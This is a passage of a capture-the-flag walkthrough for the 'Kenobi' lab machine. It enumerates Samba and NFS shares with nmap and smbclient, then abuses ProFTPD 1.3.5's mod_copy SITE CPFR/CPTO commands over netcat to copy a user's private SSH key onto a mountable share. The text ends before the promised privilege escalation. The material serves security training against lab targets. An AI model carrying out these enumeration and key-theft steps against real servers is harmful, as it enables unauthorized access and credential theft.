
Box:




Kenobi

Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.

Easy 45 min

Directions:



Getting Started

Lets get started with a few easy rooms which will give you practice in the following areas:


- Active Reconnaissance
- Vulnerability Scanning
- Privilege Escalation
- Web Application Attacks

Its important to take notes when attacking machines, as you will usually be required to explain the vulnerabilities to both a technical and non technical audience. To get practice, why not take notes or write a blog post for each room you complete?

Nmap:

```
┌──(root㉿kali)-[~/thm/kenobi]
└─# nmap -sV -T5 10.10.113.133
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 06:07 EDT
Warning: 10.10.113.133 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.113.133
Host is up (0.17s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.68 seconds
```

Enumerating Samba for shares:



Samba is the standard Windows interoperability suite of programs for Linux and Unix. It allows end users to access and use files, printers and other commonly shared resources on a companies intranet or internet. Its often referred to as a network file system.

Samba is based on the common client/server protocol of Server Message Block (SMB). SMB is developed only for Windows, without Samba, other computer platforms would be isolated from Windows machines, even if they were part of the same network.

Answer the questions below

Using nmap we can enumerate a machine for SMB shares.

Nmap has the ability to run to automate a wide variety of networking tasks. There is a script to enumerate shares!

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.184.46
```

SMB has two ports, 445 and 139.

PORTS 139 AND 445


- Port 139: SMB originally ran on top of NetBIOS using port 139. NetBIOS is an older transport layer that allows Windows computers to talk to each other on the same network.
- Port 445: Later versions of SMB (after Windows 2000) began to use port 445 on top of a TCP stack. Using TCP allows SMB to work over the internet.

```
┌──(root㉿kali)-[~/thm/kenobi]
└─# nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.184.46
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 18:31 EDT
Nmap scan report for 10.10.184.46
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.184.46\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|  \\10.10.184.46\anonymous:
|    Type: STYPE_DISKTREE
|    Comment:
|    Users: 0
|    Max Users: <unlimited>
|    Path: C:\home\kenobi\share
|    Anonymous access: READ/WRITE
|    Current user access: READ/WRITE
|  \\10.10.184.46\print$:
|    Type: STYPE_DISKTREE
|    Comment: Printer Drivers
|    Users: 0
|    Max Users: <unlimited>
|    Path: C:\var\lib\samba\printers
|    Anonymous access: <none>
|_   Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 32.12 seconds
```


On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

smbclient //10.10.184.46/anonymous

Using your machine, connect to the machines network share.



```
ben@cloud ~/Downloads $ smbclient //10.10.239.150/anonymous
WARNING: The "syslog" option is deprecated
Enter ben's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.3.11-Ubuntu]
```



```
┌──(root㉿kali)-[~/thm/kenobi]
└─# smbclient //10.10.184.46/anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> dir
  .                                   D        0  Wed Sep  4 06:49:09 2019
  ..                                  D        0  Wed Sep  4 06:56:07 2019
  log.txt                             N    12237  Wed Sep  4 06:49:09 2019
```

You can recursively download the SMB share too. Submit the username and password as nothing.

smbget -R smb://10.10.184.46/anonymous

Open the file on the share. There is a few interesting things found.

- Information generated for Kenobi when generating an SSH key for the user
- Information about the ProFTPD server.

Your earlier nmap port scan will have shown port 111 running the service rpcbind. This is just a server that converts remote procedure call (RPC) program number into universal addresses. When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve.

In our case, port 111 is access to a network file system. Lets use nmap to enumerate this.

nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.184.46

┌──(root㉿kali)-[~/thm/kenobi]

└─# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.184.46

Starting Nmap 7.95 (https://nmap.org) at 2025-06-28 18:52 EDT

Nmap scan report for 10.10.184.46

Host is up (0.21s latency).

```
PORT    STATE SERVICE

111/tcp open  rpcbind

| nfs-ls: Volume /var

|   access: Read Lookup NoModify NoExtend NoDelete NoExecute

| PERMISSION  UID  GID  SIZE  TIME                 FILENAME

| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .

| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..

| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups

| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache

| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash

| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local

| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock

| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log

| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap

| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www

|_

| nfs-showmount:

|_  /var *

| nfs-statfs:

|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink

|_  /var        9204224.0  1836520.0  6877108.0  22%   16.0T        32000


Nmap done: 1 IP address (1 host up) scanned in 5.47 seconds
```

Gain initial access with ProFtpd:

ProFtpd is a free and open-source FTP server, compatible with Unix and Windows systems. Its also been vulnerable in the past software versions.

We can use searchsploit to find exploits for a particular software version.

Searchsploit is basically just a command line search tool for exploit-db.com.


```
┌──(root㉿kali)-[~/thm/kenobi]
└─# searchsploit ProFTPD 1.3.5
------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                   | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                         | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                     | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                   | linux/remote/36742.txt
------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

You should have found an exploit from ProFtpd's mod_copy module.

The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.


We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.

We found in log.txt:




```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
```

We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.



```
ben@cloud ~/Downloads $ nc 10.10.239.150 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.239.150]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```


We knew that the /var directory was a mount we could see (task 2, question 4). So we've now moved Kenobi's private key to the /var/tmp directory.



```
┌──(root㉿kali)-[~]
└─# nc 10.10.184.46 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.184.46]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```


Lets mount the /var/tmp directory to our machine

mkdir /mnt/kenobiNFS
mount 10.10.184.46:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS




```
ben@cloud ~/Downloads $ sudo mkdir /mnt/kenobiNFS
ben@cloud ~/Downloads $ mount 10.10.239.150:/var /mnt/kenobiNFS
mount: only root can do that
ben@cloud ~/Downloads $ sudo mount 10.10.239.150:/var /mnt/kenobiNFS
ben@cloud ~/Downloads $ ls -la /mnt/kenobiNFS/
total 56
drwxr-xr-x 14 root root   4096 Sep  4 09:53 .
drwxr-xr-x  3 root root   4096 Sep  5 15:10 ..
drwxr-xr-x  2 root root   4096 Sep  4 13:09 backups
drwxr-xr-x  9 root root   4096 Sep  4 11:37 cache
drwxrwxrwt  2 root root   4096 Sep  4 09:43 crash
drwxr-xr-x 40 root root   4096 Sep  4 11:37 lib
drwxrwsr-x  2 root staff  4096 Apr 12  2016 local
lrwxrwxrwx  1 root root      9 Sep  4 09:41 lock -> /run/lock
drwxrwxr-x 10 root syslog 4096 Sep  4 11:37 log
drwxrwsr-x  2 root mail   4096 Feb 26  2019 mail
drwxr-xr-x  2 root root   4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root      4 Sep  4 09:41 run -> /run
drwxr-xr-x  2 root root   4096 Jan 29  2019 snap
drwxr-xr-x  5 root root   4096 Sep  4 11:37 spool
drwxrwxrwt  6 root root   4096 Sep  5 15:08 tmp
drwxr-xr-x  3 root root   4096 Sep  4 09:53 www
ben@cloud ~/Downloads $
```

We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account.

